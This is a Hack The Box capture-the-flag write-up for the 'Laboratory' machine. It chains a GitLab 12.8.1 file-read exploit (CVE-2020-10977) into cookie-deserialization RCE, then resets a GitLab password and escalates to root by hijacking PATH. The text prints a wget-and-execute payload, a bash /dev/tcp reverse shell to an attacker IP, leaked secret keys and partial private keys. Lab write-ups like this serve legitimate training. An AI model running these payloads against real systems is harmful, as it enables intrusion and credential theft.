LABORATORY | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:


```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 13:52 CEST
Nmap scan report for 10.10.10.216
Host is up (0.17s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http      Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/https Apache/2.4.41 (Ubuntu)
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: 400 Bad Request
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.c
/ .
Nmap done: 1 IP address (1 host up) scanned in 127.91 seconds
```

If you go to the browser the redirect to https://laboratory.htb fails. We must therefore insert laboratory.htb among the hosts, modifying the /etc/hosts file, inserting the following string:


```
10.10.10.216 laboratory.htb
```

So, if you proceed this time you will be redirected to the following website:


If we analyze the HTTPS certificate with the browser, we notice the presence of an alternative DNS such as git.laboratory.htb:




After adding this address (/etc/hosts) to the hosts, we are taken to another site:



You can try registering a new user. However, you must use an email with the domain of the machine, otherwise the application does not accept emails from other domains:



After registration an automatic login is performed, which leads us to the GitLab dashboard:



If you go to the Help section, you notice that we are using version 12.8.1 of the system.

With a quick search, you will find the following exploit about it, which allows you to read remote files:

https://www.rapid7.com/db/modules/exploit/multi/http/gitlab_file_read_rce/

On Github there is this python script that allows you to exploit the mentioned vulnerability:

https://github.com/thewhiteh4t/cve-2020-10977

Then, based on the previously created user, we run:

```
python3 cve_2020_10977.py https://git.laboratory.htb Kaosam password
```

Once the script has been executed, at the prompt we enter the complete path of the file we want to read, for example the users on the machine:

```
[!] Trying to Login...
[+] Login Successful!
[!] Creating ProjectOne...
[+] ProjectOne Created Successfully!
[!] Creating ProjectTwo...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/Project
bcdedd83e/passwd

> /etc/passwd
--------------------------------------

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Among the users, for example, “dexter” appears, which from the name suggests it is the user target of the machine.

Despite this we must try to get a shell, and by reading the following article:

https://hackerone.com/reports/827052

As can be seen, it is possible to transform this vulnerability into an RCE, thus obtaining a reverse shell:

It's possible to turn this into an RCE as the `cookies_serializer` is set to `:hybrid` by default.

The can be done by first grabbing the `secret_key_base` from `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` using the arbitrary file read and then use the `experimentation_subject_id` cookie with a Marshalled payload.

A payload can be generated by changing your own gitlab instances `secret_key_base` to match, then running the following in a `rails console`

Code 398 Bytes Wrap lines Copy Download

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::D
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

Following the entire procedure, the first step is to read (we can do it with the previous script), the secrets.yml file inside gitlab:

```
[!] Creating ProjectTwo...
[>] Absolute Path to File : /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/ProjectTwo/uploads/8537c2386118cc67ec80b0
bc7e0a510/secrets.yml

> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
---------------------------------------

# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73
a7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc
f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKQIBAAKCAgEA5LQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
    YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUmMD3OGLt90vNBq8Wo/9cSyV
```

We obtain the secret_key_base key:

```
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca74
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
```

So if we install Gitlab locally and replace the secret key with the one just obtained in the configuration file, we can proceed with the exploit.

After editing the secret key, we first create a file to be sent to the victim machine, called shell.sh, containing a bash script for the reverse shell to our address and port:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.52/4444 0>&1
```

Then, we start a local server to which to make the call to the file (automatically it will be started on our port 8000):

```
python -m SimpleHTTPServer
```

Meanwhile on another terminal we are listening with:

```
nc -lvp 4444
```

Once done, we restart the Gitlab service and open the console:

```
gitlab-ctl restart
gitlab-rails console
```

To send the shell we enter the following commands line by line:

```
request = ActionDispatch::Request.new(Rails.application.env_config)

request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `wget http://address:8000/shell.sh -O /tmp/shell.sh &&
chmod +x /tmp/shell.sh && /tmp/shell.sh` %>")

depr =
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,
:result, "@result", ActiveSupport::Deprecation.new)

cookies.signed[:cookie] = depr

puts cookies[:cookie]
```

We save the cookie that was printed since the last command, and send the request with curl:

```
curl -vvv 'https://git.laboratory.htb/users/sign_in' -b
"experimentation_subject_id=COOKIE" -k
```

```
root@unknown:~/Desktop# curl -vvv 'https://git.laboratory.htb/users/sign_in' -b "experimentation_sub
ject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBp
bnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiAZ4jY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu
PDwoKCBgd2dldCBodHRwOi8vMTAuMTAuMTQuNTI6ODAwMC9zaGVsbC5zaCAtTyAvdG1wL3NoZWxsLnNoICYmIGNobW9kICt4IC90
bXAvc2hlbGwuc2ggJiYgL3RtcC9zaGVsbC5zaGAgKS50b19zKTsgX2VyYm91dAY6BkVGOg5AZW5jb2RpbmdJdToNRW5jb2RpbmcK
VVRGLTgGOwpGOhNAZnJvemVuX3N0cmluZzA6DkBmaWxlbmFtZTA6DEBsaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySSIM
QHJlc3VsdAY7ClQ6EEBkZXByZWNhdG9ySXU6H0FjdGl2ZVN1cHBvcnQ6OkRlcHJlY2F0aW9uAAY7ClQ=--ac781a6403fe01d973
a5468967993ae9e69b45f4" -k
```

We thus obtained the shell for the git user:

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.216.
Ncat: Connection from 10.10.10.216:49522.
bash: cannot set terminal process group (400): Inappropriate ioctl for device
bash: no job control in this shell
git@git:~/gitlab-rails/working$ id
id
uid=998(git) gid=998(git) groups=998(git)
```

If we transfer linpeas.sh to the machine, running it we notice that:

```
[+] AppArmor enabled? ............... AppArmor Not Found
[+] grsecurity present? ............ grsecurity Not Found
[+] PaX bins present? ............... PaX Not Found
[+] Execshield enabled? ............ Execshield Not Found
[+] SELinux enabled? ................ sestatus Not Found
[+] Is ASLR enabled? ................ Yes
[+] Printer? ........................ lpstat Not Found
[+] Is this a virtual machine? ..... Yes (docker)
[+] Is this a container? ........... Looks like we're in a Docker container
[+] Any running containers? ........ No
```

It means that we are inside a docker container, and therefore, for example, the dexter user is actually not in the container, but in the host.

Seeing the gitlab users we notice dexter@laboratory.htb:

```
1 /var/log/gitlab/gitlab-rails/application.log:kaosam@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:fake@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:dexter@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:deedee@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:bigmail@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:ata1@laboratory.htb
1 /var/log/gitlab/gitlab-rails/application.log:admin@laboratory.htb
```

The following repo describes ways to find users and reset their credentials:

https://gist.github.com/dnozay/188f256839d4739ca3e4


In this case we need to find dexter and therefore reset its password within GitLab. This way you can log in by impersonating it, and exit the docker container.

With the following commands:


```
gitlab-rails console
user = User.find_by(username: "dexter")
user.password = 'password'
user.password_confirmation = 'password'
user.save!
```

```
git@git:/opt/gitlab$ gitlab-rails console
--------------------------------------------------------------------------------
 GitLab:       12.8.1 (d18b43a5f5a) FOSS
 GitLab Shell: 11.0.0
 PostgreSQL:   10.12
--------------------------------------------------------------------------------
Loading production environment (Rails 6.0.2)
irb(main):001:0> user = User.find_by(username: "dexter")
user = User.find_by(username: "dexter")
=> #<User id:1 @dexter>
irb(main):002:0> user.password = 'password'
user.password = 'password'
=> "password"
irb(main):003:0> user.password_confirmation = 'password'
user.password_confirmation = 'password'
=> "password"
irb(main):004:0> user.save!
user.save!
Enqueued ActionMailer::DeliveryJob (Job ID: f1d1f45a-3c90-4b7a-bb72-67caa2b40e61) t
) with arguments: "DeviseMailer", "password_change", "deliver_now", #<GlobalID:0x0
ri=#<URI::GID gid://gitlab/User/1>>
=> true
irb(main):005:0>
```

The dexter password was successfully reset. It is possible to access the platform with the aforementioned user:



Inside securedocker/dexter/.ssh there is his private key:




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsZfDj3ASdb5YS3MwjsD8+5JvnelUs+yI27VuDD7P21odSfNUgCCt
oSE+v8sPNaB/xF0CVqQHtnhnWe6ndxXWHwb34UTodq6g2nOlvtOQ9ITxSevDScM/ctI6h4
2dFBhs+8cW9uSxOwlFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNWK/8ds9TxYW6C1WkAC8Z
25M7HtLXf1WuXU/2jnw29bzgzO4pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
OPQSkDrEYAnJMB4f9RNdybC6EvmXsgS9fo4LGyhSAuFtT1OjqyOY1uwLGWpL4jcDxKifuC
MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DqQtEvuxCa7wpn3I1tKsNmagnX
dqB3kIq5aEbGSESbYTAUvh45gw2gk0l+3TsOzWVowsaJq5kCyDm4x0fg8BfcPkkKfii9Kn
NKsndXIH0rg0QllPjAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAAB3NzaC1yc2
EAAAGBALGXw49wEnW+WEtzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
f8RdAlakB7Z4Z1nup3cV1h8G9+FE6HauoNpzpb7TkPSE8Unrw0nDP3LSOoeNnRQYbPvHFv
bksTsJRUeG+9BPrb9wTN1qFoMKV74Lj9rmReElDViv/HbPU8WFugtVpAAvGduTOx7S139V
rl1P9o58NvW84MzuKST7zB1MV1cDfN/YwE4EJTaefbkAwVInF3sJqf+SUi6zj0EpA6xGAJ
```


Once the key has been saved locally, it is necessary to change the permissions to be able to use it with ssh (option -i):

```
root@unknown:~/Desktop# ssh -i key dexter@laboratory.htb
The authenticity of host 'laboratory.htb (10.10.10.216)' can't be established.
ECDSA key fingerprint is SHA256:XexmI3GbFIB7qyVRFDIYvKcLfMA9pcV9LeIgJO5KQaA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'laboratory.htb,10.10.10.216' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key": bad permissions
dexter@laboratory.htb: Permission denied (publickey).
root@unknown:~/Desktop# chmod 600 key
root@unknown:~/Desktop# ssh -i key dexter@laboratory.htb
dexter@laboratory:~$ id
uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
dexter@laboratory:~$
```

Got the flag, now the next step is to become root.

If we run the command:

```
find / -perm -u=s -type f 2>/dev/null
```

We find out we own the following binary:

```
/usr/local/bin/docker-security
```

Let's try debugging with ltrace:

```
dexter@laboratory:/usr/local/bin$ ltrace docker-security
setuid(0)                                                = -1
setgid(0)                                                = -1
system("chmod 700 /usr/bin/docker"chmod: changing permissions of '/usr/bin/docker': Operation n
rmitted
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                   = 256
system("chmod 660 /var/run/docker.sock"chmod: changing permissions of '/var/run/docker.sock': O
ion not permitted
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                   = 256
+++ exited (status 0) +++
```

The chmod command is used without the full path so we can exploit the PATH by changing it.

This can be done by creating a file called "chmod" inside "tmp" for example. Then the PATH is updated by also addressing "tmp" inside. So, when the chmod command is called, it automatically redirects you to the first one.

Below is the list of commands to get the shell as root:

```
dexter@laboratory:/usr/local/bin$ cd /tmp
dexter@laboratory:/tmp$ echo "/bin/bash" > chmod
dexter@laboratory:/tmp$ ls
chmod
systemd-private-9308791ea83f46d5ad864d0a996fcd70-apache2.service-kFXdji
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-logind.service-bybN5f
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-resolved.service-9nUQoi
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-timesyncd.service-fngMNf
tmux-1000
vmware-root_865-3980167289
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ export PATH=/tmp:$PATH
dexter@laboratory:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ cd /usr/local/bin/
dexter@laboratory:/usr/local/bin$ ls
docker-security
dexter@laboratory:/usr/local/bin$ ./docker-security
root@laboratory:/usr/local/bin# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find more writeups on my Github repo: https://github.com/Kaosam/HTBWriteups